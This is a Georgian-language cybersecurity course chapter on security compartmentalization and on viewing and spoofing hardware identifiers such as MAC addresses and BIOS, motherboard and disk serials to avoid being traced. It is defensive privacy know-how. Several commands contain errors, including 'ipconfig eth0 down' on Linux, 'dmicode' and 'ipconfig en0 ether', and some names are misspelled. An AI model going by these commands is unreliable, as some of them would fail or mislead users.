როგორც კი უსაფრთხოებაზე დაიწყებთ ფიქრს, ძალიან მალე აღმოაჩენთ, რომ უსაფრთხოების მიღწევა თითქმის შეუთავსებელია ადვილ და კომფორტულ გარემოსთან. ანუ მოხერხებული და კომფორტული ოპერაციული სისტემები და შესაბამისი პარამეტრები არ იძლევა საშუალებას, გქონდეთ ძლიერი უსაფრთხოება. მაგალითად, თუ თამაშობთ კომპიუტერზე, დისკის დაშიფვრა მუშაობის სისწრაფეს შეანელებს. ხანდახან საჭიროა, რომ საერთოდ სხვა ოპერაციულ სისტემაზე იმუშაოთ. ცხადია, ყველა ოპერაციულ სისტემაში ვერ გექნებათ ერთნაირი პროგრამული უზრუნველყოფა და ერთნაირი კომფორტით ვერ იმუშავებთ. ამიტომ შემოდის უსაფრთხოების დომეინის მცნება - ანუ ოპერაციული სისტემა და პროგრამული უზრუნველყოფა, რომელთა პარამეტრებიც ისეა შერჩეული, რომ დაიცვას უსაფრთხოების გარკვეული დონე.

როგორც ირკვევა, ვერ მოახერხებთ, ერთი დომეინით თან იმუშაოთ და თან უსაფრთხოებაც ძლიერი გქონდეთ. თუ ძლიერი უსაფრთხოების მოთხოვნილებები გაქვთ, ჩვეულებრივ ორი დომეინია საჭირო. ერთი დომეინი - სამუშაოდ თუ სხვა ყოველდღიური საქმიანობისათვის, რომელსაც ძლიერი უსაფრთხოება არ სჭირდება და მეორე დომეინი - იმ ამოცანებისათვის, რომელსაც ძლიერი უსაფრთხოება სჭირდება. არსებობს ფიზიკური და ვირტუალური დომეინები. ფიზიკური დომეინებია, როცა ორ სხვადასხვა კომპიუტერზე უსაფრთხოების სხვადასხვა დომეინია დაყენებული, მოთხოვნილების მიხედვით გამოიყენებთ ერთ ან მეორე კომპიუტერს. ვირტუალური დომეინია, როცა ერთ-ერთი სისტემა ვირტუალურად აყენია, ანუ ვირტუალურ მანქანებს ან მსგავს პროგრამებს იყენებთ. მიუხედავად იმისა, რომ შეუძლებელი არ არის, ძალიან ძნელია, რომ ვირტუალური სისტემის დაჰაკერების შემთხვევაში ჰაკერმა მთავარ ოპერაციულ სისტემაშიც შეაღწიოს. ასევე, შეიძლება გქონდეთ რამდენიმე დომეინი, მაგალითად პერსონალური, სამსახურის, ბანკში ელექტრონულად შესასვლელი, დროებითი და დომეინი რომელსაც გამოიყენებთ და გაანადგურებთ. გააჩნია, რა გჭირდებათ.

ფიზიკური გაყოფა, რა თქმა უნდა, უფრო უსაფრთხოა. ეს განსაკუთრებით საჭიროა, თუ მოგზაურობთ ისეთ ქვეყნებში, სადაც შეიძლება მოგთხოვონ, მისცეთ წვდომა თქვენს კომპიუტერზე და მონაცემებზე, ხანდახან კი დაშინების და ფიზიკური ძალის გამოყენებით წაგართვან ინფორმაცია. ასეთ შემთხვევაში ფიზიკური გაყოფა კარგი გადაწყვეტილებაა. ეს განსაკუთრებით ეხება კორპორაციების თანამშრომლებს, რომლებიც შეიძლება ფლობდნენ სხვა ქვეყნებისათვის საინტერესო ინფორმაციას. თუ მოელით, რომ შეიძლება გაგჩხრიკონ, თუ დამალავთ თქვენს ლეპტოპს და ვერ იპოვნიან, შესაბამისად, ვერც შეამოწმებენ. მიუხედავად იმისა, რომ სხვისი აპარატურის გამოყენება არ არის უსაფრთხო, შეიძლება გამოიყენოთ ინტერნეტ კაფე კონფიდენციალური შეტყობინების გასაგზავნად, ან თქვენი ოპერაციული სისტემა ჩატვირთოთ იმავე კომპიუტერში, ან გამოიყენოთ სხვისი ინტერნეტ კავშირი ინფორმაციის გასაგზავნად, შეიძლება გამოიყენოთ ცალკე ქსელის ბარათები ან რუტერები გარკვეული ქმედებებისათვის. გაითვალისწინეთ, რომ მაგალითად ქსელური ბარათები შეიძლება დაუკავშიროთ მყიდველს. ყოველ ქსელურ ბარათს აქვს ე.წ. ცალსახა მისამართი MAC address. თუ ლეპტოპს ისე იყიდით, რომ თქვენი სახელი არ დაუკავშირდეს ამ შენაძენს, მაშინ ძნელი იქნება ბარათის MAC მისამართის თქვენს სახელთან მიბმა. ვირტუალურმა სისტემებმა შეიძლება შედარებით ნელა იმუშაონ, ფიზიკური გაყოფისას სისტემები უფრო სწრაფად იმუშავებს.

ფიზიკურ გაყოფასაც აქვს თავისი უარყოფითი მხარეები. რადგან რამდენიმე კომპიუტერი უნდა იყიდოთ, ეს ძვირია და რამდენიმე კომპიუტერის მოვლაც რთულია; ყველა კომპიუტერის სისტემები ცალ-ცალკე უნდა განაახლოთ; მონაცემების გადატანა ერთი კომპიუტერიდან მეორეზე არღვევს უსაფრთხოებას, ანუ ძნელია მონაცემების გადატანა უსაფრთხოდ.

ვირტუალურ გაყოფას რაც ეხება, უამრავი საშუალებაა ამის გასაკეთებლად. შეგიძლიათ ორი სხვადასხვა სისტემა დააყენოთ კომპიუტერზე, ან გამოიყენოთ ვირტუალიზაცია; შეგიძლიათ გამოიყენოთ სისტემები, რომლებიც მუშაობის დამთავრების შემდეგ ქრებიან მეხსიერებიდან; სისტემები, რომლებიც იტვირთებიან USB ფლაშ დრაივიდან; შეგიძლიათ დამალოთ ოპერაციული სისტემები, ან შექმნათ მყარი დისკის დამალული განაყოფები, ამის საშუალებას Veracript ან Truecript-იძლევა. მოკლედ, არის უამრავი სხვადასხვა საშუალება, რომლებსაც ამ კურსის განმავლობაში განვიხილავთ.

თავი 11 ვირტუალიზაცია და დანაწევრება (Virtualization and compartmentalization)

დროა, გადავიდეთ უფრო ტექნიკურ საკითხებზე და განვიხილოთ, როგორ ხდება ვირტუალიზაციით იზოლაციის და დანაწილების გამოყენება კიბერუსაფრთხოებაში, როგორ შეიძლება ამ მეთოდის გამოყენება ყველა მთავარ ოპერაციულ სიტემაზე, განვიხილავთ ამ პრინციპებზე შექმნილ, სპეციალურ, მაქსიმალურ კიბერუსაფრთხოებაზე გათვლილ ოპერაციულ სისტემას.


ვირტუალიზაცია და დანაწილება ძლიერი საშუალებაა, რომ გაუმკლავდეთ კიბერუსაფრთხოების ნებისმიერ საშიშროებას. ამ მეთოდის გამოყენებით შექმნით უსაფრთხოების არეებს, რომლებშიც შეძლებთ კომფორტულად მუშაობას, ამ არეებში შესაძლებელია იმუშაოთ სხვადასხვა სახელით (იდენტურობით). თუ რომელიმე ასეთ არეში ჰაკერები შეაღწევენ, იზოლაცია მათ იქვე შეაჩერებს და მიყენებული ზიანიც მხოლოდ ამ არით შემოიფარგლება. მაგალითად, თუ ვირტუალურ მანქანაში დაყენებული სისტემიდან ახდენთ ვებ-ბრაუზინგს და ჰაკერული შეტევა განხორციელდა, ეს შეტევა შემოიფარგლება მხოლოდ ამ ვირტუალური მანქანით და დიდი ალბათობით ვერ დააზიანებს მთავარ ოპერაციულ სისტემას. იზოლაცია და დანაწილება გამოიყენება შეტევების კონტროლისათვის.

ამ თავში განვიხილავთ ვირტუალური იზოლაციის და დანაწილების სხვადასხვა მეთოდებს და მათ კომბინაციებს, მაგალითად, ვირტუალური მანქანა ქვიშის ყუთით და მყარი დისკის დაშიფრული განყოფილებების კომბინაციით. ყოველი თქვენი რესურსი უნდა დაიცვათ იზოლაციის და დანაწილების გამოყენებით. ამ კურსში განიხილება იზოლაციის და დანაწილების საუკეთესო მეთოდები, რადგან ყველა მეთოდის განხილვა შეუძლებელია მათი სიმრავლის გამო. აქვე განვიხილავთ, როგორ უნდა გამოიყენოთ ეს მეთოდები, რომ შექმნათ თქვენთვის საჭირო დაცვის მექანიზმები.

ფიზიკური და აპარატურული იზოლაცია, როგორ უნდა შეცვალოთ MAC მისამართი

ფიზიკურ გაყოფაზე უკვე ვილაპარაკეთ ზოგადად, ეს იქნება ორი კომპიუტერის ქონა, თუ ცალკე USB ჩატვირთვადი დისკი, ან SD ბარათი და.ა.შ. ამ ნაწილში კი უფრო დაწვრილებით განვიხილავთ, აპარატურულ დონეზე როგორ ხდება იზოლაცია. ყველა მოწყობილობას აქვს მისი აპარატურული ნომერი, მაგალითად, HWAddr: 08:00:27:2e:5b:59. ეს ნომრები ცალსახადაა მინიჭებული მოწყობილობებისათვის, შესაბამისად, შეიძლება ამ ნომრების საშუალებით თქვენი იდენტიფიკაცია მოხდეს, თუკი ისინი თქვენს სახელთან არიან დაკავშირებული, მაგალითად, კრედიტ ბარათით შესყიდვის დროს. შესაბამისად, პირველი რაც გჭირდებათ, ის არის, რომ რამე მოუხერხოთ აპარატურულ ნომრებს. პირველი და მთავარი ასეთი ნომერია ქსელური ბარათის MAC მისამართი. ამ მისამართის საშუალებით მოახერხა NSA-მ Tori-ის მომხმარებლების ვინაობის გარკვევა. თუ გაინტერესებთ, http://resources.infosecinstitute.com/fbi-tor-exploit ბმულზე დაწვრილებით წაიკითხავთ ამის შესახებ. MAC მისამართი არის IP მისამართის მსგავსი, ოღონდ ლოკალურ ქსელში. შესაბამისად, თუ ვინმეს წვდომა აქვს ლოკალური ქსელის პაკეტებთან, შეუძლიათ გაიგონ MAC მისამართი და შემდეგ გაიგონ, ვინ ხართ, მაგალითად, თუ ეს მისამართი შესყიდვისას თქვენს სახელზე დაფიქსირდა.

იმისათვის, რომ გაიგოთ თქვენი ქსელური ბარათის MAC მისამართი, ტერმინალში აკრიფეთ ბრძანება ipconfig /all.



ეკრანზე გამოვა ინფორმაცია სხვადასხვა მოწყობილობების, მათ შორის ვირტუალური მოწყობილობების, შესახებ. კომპიუტერი, რომელზეც მე ახლა ვმუშაობ, იძლევა:

```
Wireless LAN adapter Local Area Connection* 10:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :
   Description . . . . . . . . . . . : Microsoft Wi-Fi Direct Virtual Adapter #2
   Physical Address. . . . . . . . . : 52-E0-85-79-8E-7F
   DHCP Enabled. . . . . . . . . . . : No
   Autoconfiguration Enabled . . . . : Yes
```

როგორც ხედავთ, ჩემი უკაბელო ქსელის ბარათს აქვს მისამართი 52-0-85-79-8E-7F. სხვა მისამართი აქვს ჩემი Ethernet-ის, ანუ კაბელიანი ქსელის ბარათს.


Linux-ში კი უნდა გაუშვათ ბრძანება sudo ifconfig, რომელიც მოგცემთ ქვემოთ მოყვანილისმაგვარ შედეგს, სადაც MAC მისამართი მონიშნულია.

```
nathan@debian:~$ sudo ifconfig
[sudo] password for nathan:
eth0      Link encap:Ethernet  HWaddr 08:00:27:2e:5b:59
          inet addr:10.0.2.15  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe2e:5b59/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:10937 errors:0 dropped:0 overruns:0 frame:0
          TX packets:7395 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:8284485 (7.9 MiB)  TX bytes:738209 (720.9 KiB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:51 errors:0 dropped:0 overruns:0 frame:0
          TX packets:51 errors:0 dropped:0 overruns:0 carrier:0
```


ასევე, შეგიძლიათ გამოიყენოთ ip a show eth0 ბრძანება ethernet-ის ბარათის მონაცემების სანახავად.

MAC მისამართის პირველი სამი ბაიტი არის მწარმოებლის ნომერი. მაგალითად, ზემოთ მოყვანილ მისამართში 52-E0-85 არის მწარმოებლის ნომერი, ხოლო ბოლო სამი ბაიტი არის ქსელის ბარათის ცალსახა ნომერი.

როგორც უკვე აღვნიშნეთ, MAC მისამართების დაჭერა შეიძლება ლოკალურ ქსელში და შესაბამისად გარკვევა, ვის ეკუთვნის ქსელის ეს ბარათი. ე.ი. საჭიროა ქსელის ბარათის მისამართის დამალვა.



Windows-ში შეგიძლიათ გამოიყენოთ უფასო პროგრამა Tmac, მისი ჩამოტვირთვა შეიძლება მისამართიდან https://technitium.com/tmac/ .



პროგრამა ძალიან ადვილად გამოსაყენებელია.

Linux-ში არის პროგრამა MACchanger, რომელიც მოჰყვება Kali-ს, მაგრამ არ არის Debian-ში. დასაყენებლად აამუშავეთ ბრძანება sudo apt-get install -y macchanger - ეს ბრძანება ჩამოტვირთავს და დააყენებს პროგრამას. ამ პროგრამით აარჩევთ, ავტომატურად შეცვალოს თუ არა MAC მისამართი. თუ არ ჩართავთ ავტომატურ რეჟიმს, მაშინ ყოველ ჯერზე მისამართის ხელით შეცვლა მოგიწევთ. ამისათვის ჯერ უნდა გამორთოთ ქსელის ბარათი:

sudo ipconfig eth0 down

შემდეგ შეცვალოთ მისმართი:

Sudo macchanger -r eth0, სადაც -r ნიშნავს, რომ მისამართი ნებისმიერად შეიცვლება.

ამის შემდეგ კი უნდა ჩართოთ MAC მისამართი.

sudo ipconfig eth0 up

Apple Mac კომპიუტერებზე:


sudo ipconfig en0 ether xx:xx:xx:xx:xx:xx,

სადაც xx:xx:xx:xx:xx:xx არის ახალი mac მისამართი.

ასევე, ბმულიდან https://www.macupdate.com/app/mac/25729/macdaddyx შეგიძლიათ ჩამოტვირთოთ MacDaddyX პროგრამა, რომელიც შეგაცვლევინებთ მისამართს.

არსებობს კიდევ ერთი პროგრამა WIFISpoof. ამ პროგრამის ჩამოტვირთვა შეგიძლიათ ბმულიდან https://wifispoof.com/. ეს პროგრამაც იძლევა MAC მისამართის შეცვლის საშუალებას.

ვირტუალური მანქანები მალავენ MAC მისამართს და მისი შეცვალა მარტივია MAC მისამართის გასწვრივ მოთავსებული ღილაკზე დაჭერით.



თუ ნამდვილი უსაფრთხოება გინდათ, ეს მისამართები ხშირად უნდა ცვალოთ, თორემ შესაძლებელი იქნება მათი მიბმა თქვენს კომპიუტერთან და მერე თქვენთან.

ყველას ჯობია, რომ ისე შეიძინოთ ქსელის ბარათები ან კომპიუტერები, რომ თქვენს სახელზე არ იყოს დარეგისტრირებული. ასევე, შეგიძლიათ იყიდოთ რამდენიმე იაფიანი USB ქსელის ბარათი და MAC მისამართების ცვლასთან კომბინაციაში ისინიც ცვალოთ.

მაგალითად, Tales ოპერაციული სისტემა ავტომატურად ცვლის MAC მისამართებს, მაგრამ ურიგო არ იქნება, რომ შეამოწმოთ, აჩვენებს თუ არა სისტემა თქვენს ნამდვილ მისამართს. ამისათვის ნახეთ MAC მისმართი, როცა Tales არ მუშაობს და შემდეგ აამუშავეთ Tales, IPCONFIG ბრძანების საშუალებით შეამოწმეთ რა მისამართს იყენებს სისტემა. ცხადია, ეს მისამართი ნამდვილი მისამართისაგან უნდა განსხვავდებოდეს.

კომპიუტერის სხვადასხვა ნაწილებს შეიძლება, ასევე, ჰქონდეთ ცალსახად მინიჭებული ნომრები. შესაბამისად, მათი იდენტიფიკაციაც შესაძლებელია და რისკის ეს ფაქტორიც გასათვალისწინებელია.

კომპიუტერის ცენტრალურ პროცესორს, CPU-ს არ აქვს ასეთი ნომერი მინიჭებული. Intel-მა სცადა ასეთი რამის გაკეთება 90-იან წლებში, მაგრამ მომხმარებლების უარყოფითი დამოკიდებულების გამო შეწყვიტა ამის კეთება; შესაბამისად, შეგიძლიათ პროცესორის მხოლოდ მოდელის გაგება. თუ პროცესორში ჩაწერილი ინფორმაციის გაგება გინდათ, შეგიძლიათ ჩამოტვირთოთ CPU-Z პროგრამა ბმულიდან https://www.cpuid.com/softwares/cpu-z.html. ეს პროგრამა გაჩვენებთ ინფორმაციას თქვენი პროცესორის შესახებ, ვერ უნდა იპოვოთ რამე ინფორმაცია, რომელიც თქვენს პროცესორთან ცალსახად იქნება დაკავშირებული. არსებობს სხვა მსგავსი პროგრამაც - I-NEX, რომელიც ამ ბმულიდან https://launchpad.net/i-nex შეიძლება ჩამოტვირთოთ. MAC კომპიუტერზე იგივეს გასაკეთებლად ჩამოტვირთეთ MacCPUID ბმულიდან https://software.intel.com/content/www/us/en/develop/download/download-maccpuid.html. შესაბამისად, პროცესორი არ უნდა იყოს პრობლემური ნაწილი.

კომპიუტერის შემდეგი მნიშვნელოვანი ნაწილია დედაპლატა ანუ Motherboard. ზოგს აქვს ცლასახა ნომერი და ზოგს არა. ეს ნომერი წერია SM BIOS მეხსიერებაში. ამ ნომრის სანახავად უნდა გამოიყენოთ Windows Management Instrumentation პროგრამა, რომელიც წაიკითხავს დედაპლატის ნომერს. სამწუხაროდ, ზუსტად იგივეს გაკეთება შეუძლიათ საკომპიუტერო ვირუსებს. პროგრამის გასაშვებად ტერმინალში აკრიფეთ WMIC ბრძანება.

```
C:\Users\john\Downloads\demo>wmic bios get name,serialnumber,version
Name                        SerialNumber
Version
PhoenixBIOS 4.0 Release 6.0  VMware-56 4d 0d 76 1a 2b 5a 0c-05 87 de ed 7b d6 70 a
INTEL  - 6040000
```

ეს ბრძანება კი იძლევა დედა პლატის სახელს და მის UUI ნომერს.

```
C:\Users\john\Downloads\demo>wmic csproduct get name,identifyingnumber,uuid
IdentifyingNumber                                Name                        U

VMware-56 4d 0d 76 1a 2b 5a 0c-05 87 de ed 7b d6 70 ab  VMware Virtual Platform  7
4D56-2B1A-0C5A-0587-DEED7BD670AB


C:\Users\john\Downloads\demo>
```

იგივე ინფორმაციის გასაგებად არსებობს გრაფიკულ ინტერფეისიანი პროგრამაც, მას DmiDecode-ჰქვია. მისი ჩამოტვირთვა ამ ბმულიდან http://gnuwin32.sourceforge.net/packages/dmidecode.htm შეგიძლიათ. ეს პროგრამა არსებობს Windows და MAC-ისთვის. MAC ვერსია შეგიძლიათ დააყენოთ Linux-ზეც. ამ პროგრამის MAC-ზე დასაყენებლად გამოიყენეთ Brew.

```
bash-3.2$ brew install cavaliercoder/dmidecode/dmidecode
==> Tapping cavaliercoder/dmidecode
Cloning into '/usr/local/Library/Taps/cavaliercoder/homebrew-dmidecode'...
remote: Counting objects: 6, done.
remote: Compressing objects: 100% (5/5), done.
remote: Total 6 (delta 0), reused 5 (delta 0), pack-reused 0
Unpacking objects: 100% (6/6), done.
Checking connectivity... done.
Tapped 1 formula (30 files, 42.8K)
```

ხოლო Linux-ზე დასაყენებლად: sudo apt-get install -y dmidecode

```
nathan@debian:~$ sudo apt-get install -y dmidecode
[sudo] password for nathan:
Reading package lists... Done
Building dependency tree
Reading state information... Done
dmidecode is already the newest version.
0 upgraded, 0 newly installed, 0 to remove and 0 not upgraded.
```

ამ პროგრამის ასამუშავებლად MAC-ზე და Linux-ზე შეიყვანთ შემდეგი ბრძანება sudo dmidecode - t

```
nathan@debian:~$ sudo dmidecode -t
dmidecode: option requires an argument -- 't'
Type number or keyword expected
Valid type keywords are:
  bios
  system
  baseboard
  chassis
  processor
  memory
  cache
  connector
  slot
```

ეს ბრძანება მოგცემთ ბრძანების შესაძლო პარამეტრებს. გაუშვით ბრძანება sudo dmicode -t system. ეკრანზე დაინახავთ BIOS-ის ინფორმაციას.

sudo dmicode -t baseboard ბრძანება მოგცემთ ინფორმაციას დედაპლატის შესახებ.

sudo dmicode -t bios მოგცემთ ინფორმაციას BIOS-ის შესახებ.

მორიგი ნაწილი, რომელსაც შეიძლება ჰქონდეს ცალსახა ნომერი, არის მყარი დისკი. Windows-ში უბრალო Dir ბრძანება მოგცემთ მყარი დისკის სერიალ ნომერს, როგორც ეს ქვემოთ მოყვანილ სურათზეა მოყვანილი

```
C:\Users\john\Downloads\demo>dir
 Volume in drive C has no label.
 Volume Serial Number is 50D6-BA1C

 Directory of C:\Users\john\Downloads\demo

04/07/2016  10:52 PM    <DIR>          .
04/07/2016  10:52 PM    <DIR>          ..
               0 File(s)              0 bytes
               2 Dir(s)   7,215,321,088 bytes free
```

შეგიძლიათ გამოიყენოთ: wmic diskdrive ბრძანება, რომელიც მოგცემთ სრულ ინფორმაციას მყარი დისკის შესახებ. თუ მხოლოდ სერიული ნომერის ნახვა გინდათ, გამოიყენეთ ბრძანება wmic diskdrive get serialnumber.

Linux-ზე დააყენეთ პროგრამა LSHW, ამის გაკეთება შეიძლება ბრძანებით sudo apt-get install -y lshw, შემდეგ კი გაუშვით პროგრამა lshw -class disk ბრძანება. ეკრანზე გამოვა დისკის შესაბამისი ინფორმაცია მისი სერიული ნომრის ჩათვლით.

MAC-ზე კი არსებობს გრაფიკულ ინტერფეისიანი სისტემები, მაგრამ, ასევე, შეგიძლიათ გამოიყენოთ ბრძანება bash 3.2$ system_profiler SPSerialATADataType.

ეს ცალსახა ნომრები გამოიყენება ოპერაციული სისტემების მიერ. განსაკუთრებით Windows და MAC ოპერაციულ სისტემებში ისინი გამოიყენება პროდუქტის გასაღების მანქანასთან მისაბმელად. ყველაზე ხშირად გამოიყენება დედაპლატის ნომერი.

თუ თქვენი ოპერაციული სისტემის იდენტიფიკაცია შეუძლიათ, შესაძლებელია, რომ ასევე დაადგინონ, რომელ მანქანასთან არის ეს სისტემა მიბმული და შემდეგ გამყიდველისაგან გაარკვიონ, ვის ეკუთვნის ეს მანქანა. არამარტო ოპერაციულ სისტემებს, არამედ სხვა პროგრამებსაც შეუძლიათ კომპიუტერის საიდენტიფიკაციო ნომრების დადგენა და გამოყენება, შესაბამისად, მათი საშუალებითაც შეიძლება თქვენი იდენტიფიკაცია.

გაითვალისწინეთ, რომ თუ კომპიუტერზე ორმაგი ჩატვირთვაა დაყენებული, მისი საიდენტიფიკაციო ნომრები ნაწილდება ორ სხვადასხვა სისტემას შორის. რაც არ უნდა კარგი სისტემა გამოიყენოთ, თუ მეორე სისტემის საშუალებით შეძლეს ამ ნომრების გაგება, მაშინ თქვენი ორივე სისტემა იქნება გამოვლენილი. ამიტომ ერთი კომპიუტერის გამოყენება რამდენიმე სისტემის ჩასატვირთად არც ისე უსაფრთხოა, როგორც შეიძლება ერთი შეხედვით მოეჩვენოს ვინმეს.

ამ პრობლემის გამოსწორებაც შეიძლება. ისევე, როგორც MAC მისამართის შემთხვევაში, შესაძლებელია რომ პროგრამულად შეცვალოთ ეს მისამართები. ამისათვის არსებობს ბევრი სხვადასხვა პროგრამა:

VolumeID - შეგიძლიათ ჩამოტვირთოთ ბმულიდან https://technet.microsoft.com/en-gb/systeminternals/bb897436.aspx ეს პროგრამა Windows-ისთვის არის დაწერილი.

Chameleon - ჩამოტვირთეთ ბმულიდან: https://orgplaner.pl/product.php?id=chameleon ესეც Windows-ისთვისაა დაწერილი და შეუძლია ქსელის ბარათებისა და მყარი დისკების საიდენტიფიკაციო ნომრების შეცვლა.

ცხადია, შეიძლება ანონიმურად იყიდოთ კომპიუტერი, შესაბამისად, მას თქვენს სახელთან ვერ დააკავშირებენ.

ასევე, შეგიძლიათ გამოიყენოთ ვირტუალიზაცია, ვირტუალურ მანქანებს აქვთ სხვა საიდენტიფიკაციო ნომრები და თქვენი მანქანის ნომრებთან არავითარი წვდომა არ აქვთ. ასეთი იდენტიფიკაცია შეიძლება მოხდეს მხოლოდ მაშინ, თუ ჰაკერი მასპინძელ სისტემაში გააღწევს. ეს კი თითქმის შეუძლებელია, ყოველ შემთხვევაში ძალიან ძნელია.

გარდა ამ დაცვისა, შესაძლებელია ფაილები შეინახოთ USB დისკებზე, ან DVD-ებზე, ან სხვა მედიაზე, ან გინდაც ღრუბელში, რომელიც თქვენი მოწინააღმდეგის კონტროლის ქვეშ არ არის. მაგალითად, ძალოვანებს დემოკრატიულ ქვეყნებში ძალიან უჭირთ ასეთ რესურსებზე წვდომა. არსებობს სპეციალური USB დისკები, რომლებიც დაიცავენ თქვენს მონაცემებს. ასეთია, მაგალითად, Nitro Key https://www.nitrokey.com/, UBKEY https://www.yubico.com/ და სხვა. შესაძლებელია საკუთარ ქსელში მოახდინოთ იზოლაცია და გაყოთ სანდო და პოტენციურად არასანდო მანქანებად.

